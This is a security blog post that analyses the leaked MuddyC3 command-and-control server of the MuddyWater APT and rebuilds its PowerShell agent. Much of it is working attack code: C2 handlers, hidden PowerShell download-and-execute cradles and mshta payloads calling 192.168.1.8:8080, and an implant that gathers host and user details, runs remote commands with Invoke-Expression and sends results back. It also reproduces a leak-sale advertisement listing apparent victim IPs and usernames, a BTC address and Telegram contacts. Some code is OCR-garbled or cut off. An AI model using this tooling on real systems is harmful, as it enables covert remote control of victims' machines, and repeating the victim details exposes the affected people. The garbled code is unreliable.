


Reviving MuddyC3 Used by MuddyWater (IRAN) APT

shells.systems/reviving-leaked-muddyc3-used-by-muddywater-apt/

Ahmed Khelif

2020-01-13



Estimated Reading Time: 10 minutes

Note : This article contain two parts one for Blue Teams and the other for red teams. go to the part you interested in or read both if you are purple team guy 😊 .

MuddyWater is a well-known threat actor group founded by Iran. “that has been active since 2017. They target groups across Middle East and Central Asia, primarily using spear phishing emails with malicious attachments. Most recently they were connected to a campaign in March that targeted” organizations in Turkey, Pakistan, and Tajikistan. [0]

MuddyWater attacks are characterized by the use of a slowly evolving PowerShell-based first stage backdoor we call “POWERSTATS”. Despite broad scrutiny and reports on MuddyWater attacks, the activity continues with only incremental changes to the tools and techniques. [1]

In June 26 2019 a group called “Green Leakers” on telegram published screenshots of the C2 admin panel as you can see below along with screenshot of the muddyc3 c2 source code . they announced that they are selling all the leaked tools for 0.5BTC.

MuddyC2

Status	ID	Username	IP	Country	Ping Date	Functions
✓	5223	ECONOMYInayem	212.23.244.60	TR	Active	⊖ ×
✓	5223	ECONOMYVncHall	212.20.244.132	TR	Active	⊖ ×
✓	5224	EAMANAmayog	78.93.58.210	TR	Active	⊖ ×
☐	5222	INDS@comaydi	63.105.62.52	TR	Active	⊖ ×
✓	5221	INDS@general@ector	63.105.62.59	TR	Active	⊖ ×
☐	5220	MCF@adrah	212.119.82.102	TR	Active	⊖ ×
☐	5219	MCF@qayeh	212.119.82.22	TR	Deactive	⊖ ×
☐	5218	MCF@maljooa	212.119.82.11	TR	Active	⊖ ×
☐	5217	MCF@akatham	212.119.82.118	TR	Active	⊖ ×
✓	5215	EAMAN@ab.dosary	78.93.58.200	TR	Active	⊖ ×
☐	5213	ECONOMY@kadeh	212.20.244.225	TR	Active	⊖ ×
☐	5212	EAMAN@alicaiah	78.93.58.190	TR	Active	⊖ ×
☐	5211	ECONOMY@kashab	212.23.244.79	TR	Deactive	⊖ ×

```

value = 0;
encoded = [];
while len(st) % 2 > 0:
    st = st + chr(0)
for i in range(len(st)):
    value = value * 256 + ord(st[i])
    if (i+1) % 2 == 0:
        for j in range(3):
            encoded.append(chr(40 + value % 52))
            value //= 52
encoded.reverse()
return ''.join(encoded);

```


The access from this C&C is selling (The Access is from TR)

```

      888 888          ,ds888b,
      888 888          d8P  Y88b
      888 888          888
888888b,d88b,888 888 ,ds88888 ,ds8888888 888 ,ds888b 8888"
888 "888 "888888 888888" 888888" 888888 888888P" "Y8b,
888 888 888888 888888 888888P 888888 888888 888 888
888 888 888Y888 888Y888 888Y888 888Y888 888Y888, Y88b d8P
888 888 888 "Y88888 "Y88888 "Y88888 "Y88888 "Y88888P"Y88888P"
      888
      Y8b d8P
      "Y88P"
      Version : (1.0.0)

```

Enter a ip:port for C&C: ip:port: :443
 Enter PROXY:
 #-----#
 Command Description
 #-----#



Selling Data From MuddyWater APT Group

We have some interesting Data from MuddyWater APT

who is behind this group, names, data from their targets and more..

Telegram id :

[@B14ck_B0x](#)

Telegram Channel :

[@Green_Leakers](#)

Telegram Channel :


[@Green_Leaker](#)

We are the official Green Leakers .. Don't follow any other fake channels or pages. If anything happens to our Telegram channels you can contact us from Our id and visiting our darkweb pages.

June 26, 2019

Channel created


Channel photo updated



GreenLeakers
Announcement from Green Leakers :


As you can see, Iranian cyber-criminals and some countries like turkey which we talked to them recently are so angry and that is goooooood for us., some Iranian cyber-criminals reported our channel and telegram closed it and then they made a new channel after named of our group and trying to fool all people in this world.. 186 6:00 AM

GreenLeakers



GreenLeakers
MuddyWater C2 195 6:01 AM

GreenLeakers



GreenLeakers
28 members

t.me/Green_Leakers
Link

GreenLeakers Official Channel
Description

Notifications

3 photos

1 video


Join Channel

Report

GreenLeakers
Selling This Data Only 0.5BTC.
All information include:

- 1- Picture
- 2- ID Card
- 3- SMS and Call logs
- 4- All Contact
- 5- All Telegram and Instagram Chats
- 6- Tools write in Delphi, Python, Powershell, Golang in Kavosh(APT 33)
- 7- Android tools write in Kavosh(APT 33)
- 8- Tools write in Delphi, Python, Powershell, C# in MuddyWater
- 9- All APT33 C2
- 10- All MuddyWater C2
- 11- etc(151 GB more information about him and his operations)

BTC: 18Ayby8tXKir3LI5easLLW3dVamdJoiJ3c 272 6:22 AM



At that time i got the source code from [github](#) , so i tried the code to find that the core of the c2 which is powershell payload is messing (the leaker didn't include the payload in order to by all the tools). so i didn't have time to reverse engineer the source code and i left it. last week i got 3 days off from my work (working in SOC will keep you for ever busy) so i started analyzing the code which will be discussed below and i was able to understand how it works in order to create the messing powershell payload and make the c2 come to life. I didn't just revive the C2 but also added more advanced functionality which will be released as separate tool soon.


```

Command Description
-----
exit      Exit the console
list      List all agents
help      Help menu
show      Show Command and Controller variables
use       Interact with AGENT
back      Back to the main
payload   Show Payloads
load      Load modules

(Low):
mshta http://192.168.1.8:8080/hta

(MEDIUM):
---Powershell JOB Payload+---
Start-Job -scriptblock {iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('*JFY9bmV3LW9iamVjdBuZxQud2V1Y2xpZW50YRwLnBy3h5PVt0ZXQuV2V1UmVxdWVzfF660kd1dFN5c3RlbVd1YlByb3h5Kk7JFYUuH3veHku03JlZGVudGhhbHM9W5ldC5DcmVhZm90W502FjaGV0JpEZWZhdWx0Q3JlZGVudGhhbHM7JF9JFYURG93bmxvYWRtdHJpbmcoJ2h0dHA6Ly8xOTIuMTY4LjEu0Do4MDgwL2dlcCp08lFWCgkcyk='*)))}

---Powershell New Process Payload+---
Start-Process powershell -ArgumentList "iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('*JFY9bmV3LW9iamVjdBuZxQud2V1Y2xpZW50YRwLnBy3h5PVt0ZXQuV2V1UmVxdWVzfF660kd1dFN5c3RlbVd1YlByb3h5Kk7JFYUuH3veHku03JlZGVudGhhbHM9W5ldC5DcmVhZm90W502FjaGV0JpEZWZhdWx0Q3JlZGVudGhhbHM7JF9JFYURG93bmxvYWRtdHJpbmcoJ2h0dHA6Ly8xOTIuMTY4LjEu0Do4MDgwL2dlcCp08lFWCgkcyk='*)))" -WindowStyle Hidden

(HIGH):
---Powershell JOB + File Payload+---
iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('*JFY9bmV3LW9iamVjdBuZxQud2V1Y2xpZW50YRwLnBy3h5PVt0ZXQuV2V1UmVxdWVzfF660kd1dFN5c3RlbVd1YlByb3h5Kk7JFYUuH3veHku03JlZGVudGhhbHM9W5ldC5DcmVhZm90W502FjaGV0JpEZWZhdWx0Q3JlZGVudGhhbHM7JF9JFYURG93bmxvYWRtdHJpbmcoJ2h0dHA6Ly8xOTIuMTY4LjEu0Do4MDgwL2dlcCp08lFWCgkcyk='*)))

---Powershell JOB + File +SCT Payload+---
iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('*JFY9bmV3LW9iamVjdBuZxQud2V1Y2xpZW50YRwLnBy3h5PVt0ZXQuV2V1UmVxdWVzfF660kd1dFN5c3RlbVd1YlByb3h5Kk7JFYUuH3veHku03JlZGVudGhhbHM9W5ldC5DcmVhZm90W502FjaGV0JpEZWZhdWx0Q3JlZGVudGhhbHM7JF9JFYURG93bmxvYWRtdHJpbmcoJ2h0dHA6Ly8xOTIuMTY4LjEu0Do4MDgwL2dlcCp08lFWCgkcyk='*)))

---- Powershell simple payloads +----
powershell -w hidden "sh = (New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');Invoke-Expression $h;"
powershell -w hidden "iEX(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');"
powershell -w hidden "Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');"

(muddyc3 : main)

```

Payloads generated based on the IP:Port

```

+-----+
Command Description
-----
exit      Exit the console
list      List all agents
help      Help menu
show      Show Command and Controller variables
use       Interact with AGENT
back      Back to the main
payload   Show Payloads
load      Load modules
+-----+

```

simple Command menu which include the basic commands needed to run the C2 the source code for the interface is in the muddyc3.py which is clear and doesn't need explanation :


```

def main():
    header.Banner()
    CC = []
    while len(CC) == 0:
        CC = raw_input('Enter a ip:port for C&C ip:port: ')

    proxy = raw_input('Enter PROXY:')
    if proxy:
        ip = proxy
        CC = cc.split(':')
        config.set_port(CC[1])
        config.set_ip(CC[0])
        server = threading.Thread(target=webserver.main, args=())
        server.start()
        print '+' + '-' * 60 + '+'
        cmd().help()
        print '+' + '-' * 60 + '+'
        print bcolors.OKBLUE + '(LOW):' + bcolors.ENDC
        print 'mshta http://%s:%s/hta' % (config.IP, config.PORT)
        config.PAYLOADS.append('\nmshta http://%s:%s/hta' % (config.IP, config.PORT))
        print ''
        commandJ = "Start-Job -scriptblock {iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('{payload}')))}"
        commandP = 'Start-Process powershell -ArgumentList "iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(\'{payload}\')))" -WindowStyle Hidden'
        payload = "$V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$S=$V.DownloadString('http://{ip}:{port}/get'
        payload = payload.replace('{ip}', config.IP).replace('{port}', config.PORT)
        payload = payload.encode('base64').replace('\n', '')
        print bcolors.OKBLUE + '(MEDIUM):' + bcolors.ENDC
        print '---+Powershell JOB Payload+---\n' + commandJ.replace('{payload}', payload)
        print ''
        print '---+Powershell New Process Payload+---\n' + commandP.replace('{payload}', payload)
        print ''
        config.PAYLOADS.append(commandJ.replace('{payload}', payload))
        config.PAYLOADS.append(commandP.replace('{payload}', payload))
        print bcolors.OKBLUE + '(HIGH):' + bcolors.ENDC
        commandF = "iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('{payload}')))"
        payload = "$V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$S=$V.DownloadString('http://{ip}:{port}/hjf'
        payload = payload.replace('{ip}', config.IP).replace('{port}', config.PORT)
        payload = payload.encode('base64').replace('\n', '')
        print '---+Powershell JOB + File Payload+---'
        print commandF.replace('{payload}', payload)
        print ''
        config.PAYLOADS.append(commandF.replace('{payload}', payload))
        commandF = "iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('{payload}')))"
        payload = "$V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$S=$V.DownloadString('http://{ip}:{port}/hjs'
        payload = payload.replace('{ip}', config.IP).replace('{port}', config.PORT)
        payload = payload.encode('base64').replace('\n', '')
        print '---+Powershell JOB + File +SCT Payload+---'
        print commandF.replace('{payload}', payload)
        print ''
        config.PAYLOADS.append(commandF.replace('{payload}', payload))
        payload = """powershell -w hidden \"$h = (New-Object Net.WebClient).DownloadString('http://{ip}:{port}/get');Invoke-Expression $h;\"""
        payload2 = """powershell -w hidden \"$h = (New-Object Net.WebClient).DownloadString('http://{ip}:{port}/get');Invoke-Expression $h;\"""

```

will generate the initial payloads then add them to array and finally print them to the user

```

while True:
    if config.POINTER == 'main':
        command = raw_input('%s : %s' % (config.BASE, config.POINTER))
    else:
        command = raw_input('%s : Agent(%s)-%s' % (config.BASE, str(config.AGENTS[config.POINTER][0]), config.AGENTS[config.POINTER][1]))
    bcommand = command.strip().split()
    if bcommand:
        if bcommand[0] in cmd.COMMANDS:
            result = getattr(globals()['cmd'], bcommand[0])(bcommand)
        elif bcommand[0] not in cmd.COMMANDS and config.POINTER != 'main':
            config.COMMAND[config.POINTER].append(command.strip())
if __name__ == '__main__':
    main()

```

this part of the code will check if the pointer in Main or an agent and get the command from the user then check if the command in the list of menu command, it will run the menu command function defined in the cmd.py . if the command does not match the menu commands and the pointer in main then it will not do anything . if the pointer in agent menu then it will add the command to agent command queue in order to be requested and executed by the agent.

module

```
class index:

    def GET(self):
        return 'Hello!!!!'

class payload:

    def GET(self):
        ip = web.ctx.ip
        p_out = '[+] Powershell PAYLOAD Send (%s)' % ip
        print bcolors.OKGREEN + p_out + bcolors.ENDC
        return config.PAYLOAD()

class payloadc:

    def GET(self):
        ip = web.ctx.ip
        p_out = '[+] Powershell Encoded PAYLOAD Send (%s)' % ip
        print bcolors.OKGREEN + p_out + bcolors.ENDC
        payload = config.PAYLOAD()
        return toB52(payload)
```

for example in the urls variable **/get** url will run the function payload so if we tried to access this link on the muddyc2 server we will get the payload

```

192.168.1.8:8080/get
Exploit-DB Inbox (148) - ahmed.khl... Welcome! | LinkedIn Facebook YOPmail - Disposable ... Shodan footprinting

$hostname = $env:COMPUTERNAME;
$whoami = $env:USERNAME;
$sarch = (Get-WmiObject Win32_OperatingSystem).OSArchitecture
$sos = (Get-WmiObject -class Win32_OperatingSystem).Caption + "($sarch)";
$domain = (Get-WmiObject Win32_ComputerSystem).Domain;
$IP=(gwmi -query "Select IPAddress From Win32_NetworkAdapterConfiguration Where IPEnabled = True").IPAddress[0]
$random = -join ((65..90) | Get-Random -Count 5 | % {[char]$_});
$agent="$random-img.jpeg"
$finaldata="$sos**$IP**$sarch**$hostname**$domain**$whoami"
$h3 = new-object net.WebClient
$h3.Headers.Add("Content-Type", "application/x-www-form-urlencoded")
$h=$h3.UploadString("http://192.168.1.8:8080/info/$agent",$finaldata)
$progressPreference = 'silentlyContinue';

$h2 = New-Object system.Net.WebClient;
$h3 = New-Object system.Net.WebClient;

function load($module)
{
    $handle = new-object net.WebClient;
    $handleh = $handle.Headers;
    $handleh.add("Content-Type", "application/x-www-form-urlencoded");
    $modulecontent=$handle.UploadString("http://192.168.1.8:8080/md/$agent", "$module");

    return $modulecontent
}

while($true){
$cmd = $h2.downloadString("http://192.168.1.8:8080/cm/$agent");

if($cmd -eq "REGISTER"){
$h3 = new-object net.WebClient
$h3.Headers.Add("Content-Type", "application/x-www-form-urlencoded")
$h3.UploadString("http://192.168.1.8:8080/info/$agent",$finaldata)
continue
}
if($cmd -eq ""){
sleep 2
continue
}
elseif($cmd.split(" ")[0] -eq "load"){
$f=$cmd.split(" ")[1]
$module=load -module $f
try{
$output=Invoke-Expression ($module) | Out-String
}
catch{
$output = $Error[0] | Out-String;
}
}
}

```

accessing the server with url /get provided us with payload

the same with /getc we got the payload encoded with base52

```

class payloadjff:

def GET(self):
ip = web.ctx.ip
p_out = '[+] Powershell JOB + File PAYLOAD Send (%)' % ip
print bcolors.OKGREEN + p_out + bcolors.ENDC
payload = '$V=new-object net.webclient;SV.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$S=$V.DownloadString(\'http://{ip}:{port}
Hidden;start-sleep 10;del c:\\programdata\\a.zip;del c:\\programdata\\b.ps1;
commandF = '$$(get-content C:\\\\ProgramData\\\\a.zip);$d = @();$v = 0;$c = 0;while($c -ne $$length){$v=$(52+([Int32][char]$$c-40));if((($c+1)%3) -eq 0){while($v -ne 0){$vv=$v%256;if
payload = payload.replace('ip', config.IP).replace('port', config.PORT)
commandF = commandF.encode('base64').replace('\n', '')
payload = payload.replace('payload', commandF)
payload = payload.encode('base64').replace('\n', '')
payload = "Start-Job -scriptblock {iex([System.Text.Encoding]::ASCII.GetString([System.Convert::FromBase64String('%s')))}" % payload
return payload

class payloadjfs:|

def GET(self):
ip = web.ctx.ip
p_out = '[+] Powershell JOB + File +SCT PAYLOAD Send (%)' % ip
print bcolors.OKGREEN + p_out + bcolors.ENDC
payload = '$V=new-object net.webclient;SV.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$S=$V.DownloadString(\'http://{ip}:{port}
([System.Text.Encoding]::ASCII.GetString([System.Convert::FromBase64String('payload')));set-content -path c:\\programdata\sct.ini -value
([System.Text.Encoding]::ASCII.GetString([System.Convert::FromBase64String('W3ZlcuNpb25dD0ptAwduYXR1cmU9JGNoaWZhZ28kDQoNCtFeG1lbf0NCVUlMvnaXN0ZkZmZW50TWFuY25ldCg0KD0pbRXZlbnRNYW5
C:\\ProgramData\sct.ini,Excel,1, -WindowStyle Hidden;start-sleep 30;del c:\\programdata\\a.zip;del c:\\programdata\\sct.ps1;del c:\\programdata\\sct.zip;del c:\\programdata\\sct.ini;'
commandF = '$$(get-content C:\\\\ProgramData\\\\a.zip);$d = @();$v = 0;$c = 0;while($c -ne $$length){$v=$(52+([Int32][char]$$c-40));if((($c+1)%3) -eq 0){while($v -ne 0){$vv=$v%256;if
payload = payload.replace('ip', config.IP).replace('port', config.PORT)
commandF = commandF.encode('base64').replace('\n', '')
payload = payload.replace('payload', commandF)
payload = payload.encode('base64').replace('\n', '')
payload = "Start-Job -scriptblock {iex([System.Text.Encoding]::ASCII.GetString([System.Convert::FromBase64String('%s')))}" % payload
return payload

```

/hjf and /hjfs will run these function that include powershell code that run as powershell job in the background

```

class mshta:

def GET(self):
ip = web.ctx.ip
p_out = '[+] New Agent Request HTA PAYLOAD (%)' % ip
print bcolors.OKGREEN + p_out + bcolors.ENDC
code = '<html><head><script language=JScript><window.resizeTo(1, 1);<window.moveTo(-2000, -2000);<window.blur();<window.onfocus = function() { window.blur(); }</script></head><body><div style="position: absolute; top: -2000px; left: -2000px; width: 100%; height: 100%; border: 1px solid black; background-color: black; color: white; font-family: monospace; font-size: 10px; padding: 5px; text-align: left; white-space: nowrap; overflow: hidden; pointer-events: none;"><div style="position: absolute; top: 0; left: 0; width: 100%; height: 100%; border: 1px solid black; background-color: black; color: white; font-family: monospace; font-size: 10px; padding: 5px; text-align: left; white-space: nowrap; overflow: hidden; pointer-events: none;"><pre>
[', 'a'],
[' ', 'b'],
['@', 'D'],
['~', 'x'],
['-', 'N'],
['*', 'E'],
['^', 'C'],
['$', 'H'],
['!', 'G'],
['!', 'K'],
['}', 'O']]
for i in re:
js = js.replace(i[1], i[0])

```

/hta will run mshta function to generate payload from mshta.exe
Now i will explain the core the URLs along with their code in the agent :

```

class info:

    def POST(self, id):
        data = web.data()
        if config.AGENTS.get(id) == None and data != None:
            data = data.split('**')
            ip = web.ctx.ip
            data.insert(0, ip)
            data.insert(0, config.COUNT)
            config.set_count(config.COUNT + 1)
            p_out = '[+] New Agent Connected(%d): %s - %s\\%s' % (config.COUNT - 1,
                ip,
                data[6],
                data[7])
            print bcolors.OKGREEN + p_out + bcolors.ENDC
            config.AGENTS.update({id: data})
            config.COMMAND.update({id: []})
            config.TIME.update({id: time.time()})
        return 'OK'

```

/info/(.*) URL will run the function info which is register function for new agents , it expect agent id name to be in the URL along with machine information in the body of the POST request. the body must contain below information separated by ** :

- 1) OS
- 2) Machine IP
- 3) system architecture
- 4) hostname
- 5) domain name
- 6) username

the C2 will get the information along with agent ID and save it in array to be used to server commands and other implemented function cause each agent has its own commands queue

```

$hostname = $env:COMPUTERNAME;
$whoami = $env:USERNAME;
$sarch = (Get-WmiObject Win32_OperatingSystem).OSArchitecture
$sos = (Get-WmiObject -class Win32_OperatingSystem).Caption + "($sarch)";
$domain = (Get-WmiObject Win32_ComputerSystem).Domain;
$IP=(gwmi -query "Select IPAddress From Win32_NetworkAdapterConfiguration Where IPEnabled = True").IPAddress[0]
$random = -join ((65..90) | Get-Random -Count 5 | % {[char]$_});
$agent="$random-img.jpeg"
$finaldata="$sos**$IP**$sarch**$hostname**$domain**$whoami"
$h3 = new-object net.WebClient
    $h3.Headers.Add("Content-Type", "application/x-www-form-urlencoded")
    $h=$h3.UploadString("http://{ip}:{port}/info/$agent", $finaldata)

```

This code from the powershell POC agent which collect the information required by the C2 from windows machine then generate random name for the agent. finally it will do post request to URL **/info/<agent id>** with post request including the required information separated by **

```

class command:

    def GET(self, id):
        if config.AGENTS.get(id) != None:
            config.TIME[id] = time.time()
            if config.AGENTS.get(id) != None and len(config.COMMAND.get(id)) > 0:
                cmd = config.COMMAND[id].pop(0)
                print bcolors.OKGREEN + '[~] ' + id + ':' + cmd + bcolors.ENDC
                return cmd
            elif config.AGENTS.get(id) == None:
                print bcolors.OKGREEN + '[~] ' + id + ':Register' + bcolors.ENDC
                return 'REGISTER'
            else:
                return ''

```

This URL (/cm/(.*)) will accept GET request with agent ID in order to serve the commands for this agent (from command queue), if the agent is not registered or if the C2 goes down then up and old agent reconnected, it will send **REGISTER** as response which will force the agent to register by sending request to /info/ URL as you will see below in agent code. also it will get the current time when the agent ask for command to determine when the last time agent probed to give information if the agent died or still alive.

```

while($true){
    $cmd = $h2.downloadString("http://{ip}:{port}/cm/$agent");

    if($cmd -eq "REGISTER"){
        $h3 = new-object net.WebClient
        $h3.Headers.Add("Content-Type", "application/x-www-form-urlencoded")
        $h3.UploadString("http://{ip}:{port}/info/$agent", $finaldata)
        continue
    }

    if($cmd -eq ""){
        sleep 2
        continue
    }
}

```

this part of

code from powershell POC agent which will run in loop and keep probing the C2 for new commands using URL /cm/<agent id>

Now if the command is REGISTER then it will contact URL /info/<agent id > to register and get the commands (this is very important in order to not lose the agent when the C2 is down).

if the command is empty it will wait 2 seconds before probing again for command.

```

else{
try{
$output=Invoke-Expression ($cmd) | Out-String
}
catch{
$output = $Error[0] | Out-String;
}}
$bytes = [System.Text.Encoding]::UTF8.GetBytes($output)
$rdata=[System.Convert]::ToBase64String($bytes)
$re = $h3.UploadString("http://{ip}:{port}/re/$agent", $rdata);
}

```

at last the command

will be executed using Invoke-Expression and the output data will be encoded in base64 then uploaded to URL /re/<agent id> which will be explained below

```

class result:
def POST(self, id):
data = web.data()
if config.AGENTS.get(id) != None and data != None:
data = data.decode('base64')
p_out = '[+] Agent (%d) - %s send Result' % (config.AGENTS[id][0], config.AGENTS[id][7])
print bcolors.OKGREEN + p_out + bcolors.ENDC
print data
else:
return 'REGISTER'
return

```

URL /re/(.*) will run result function which will wait for the result of the executed commands in base64 then decode it and present it to the user

```

class modules:
def POST(self, id):
data = web.data()
if config.AGENTS.get(id) != None and data != None:
p_out = '[+] New Agent Request Module %s (%s - %s)' % (data, config.AGENTS[id][0], config.AGENTS[id][7])
print bcolors.OKGREEN + p_out + bcolors.ENDC
try:
fpm = open('Modules/' + data, 'r')
module = fpm.read()
return module
fpm.close()
except Exception as e:
print e
return ''
return 'OK'

```

URL /md/(.*) will wait for a POST request that include agent ID in the URL and in the request body the name of the module requested then it will use the name of module to load from Module/ folder in the C2 directory


```
elseif($cmd.split(" ")[0] -eq "load"){
    $f=$cmd.split(" ")[1]
    $module=load -module $f
    try{
        $output=Invoke-Expression ($module) | Out-String
    }
    catch{
        $output = $Error[0] | Out-String;
    }
}
}
```

this code from the

powershell POC agent which will check if the command got from the C2 is load then it will get the second argument splited by space to request and download the required module. the request will be handled by the function load which will be explained below. the output of load function will include the module which will be executed by Invoke-Expression

```
function load($module)
{

    $handle = new-object net.WebClient;
    $handleh = $handle.Headers;
    $handleh.add("Content-Type", "application/x-www-form-urlencoded");
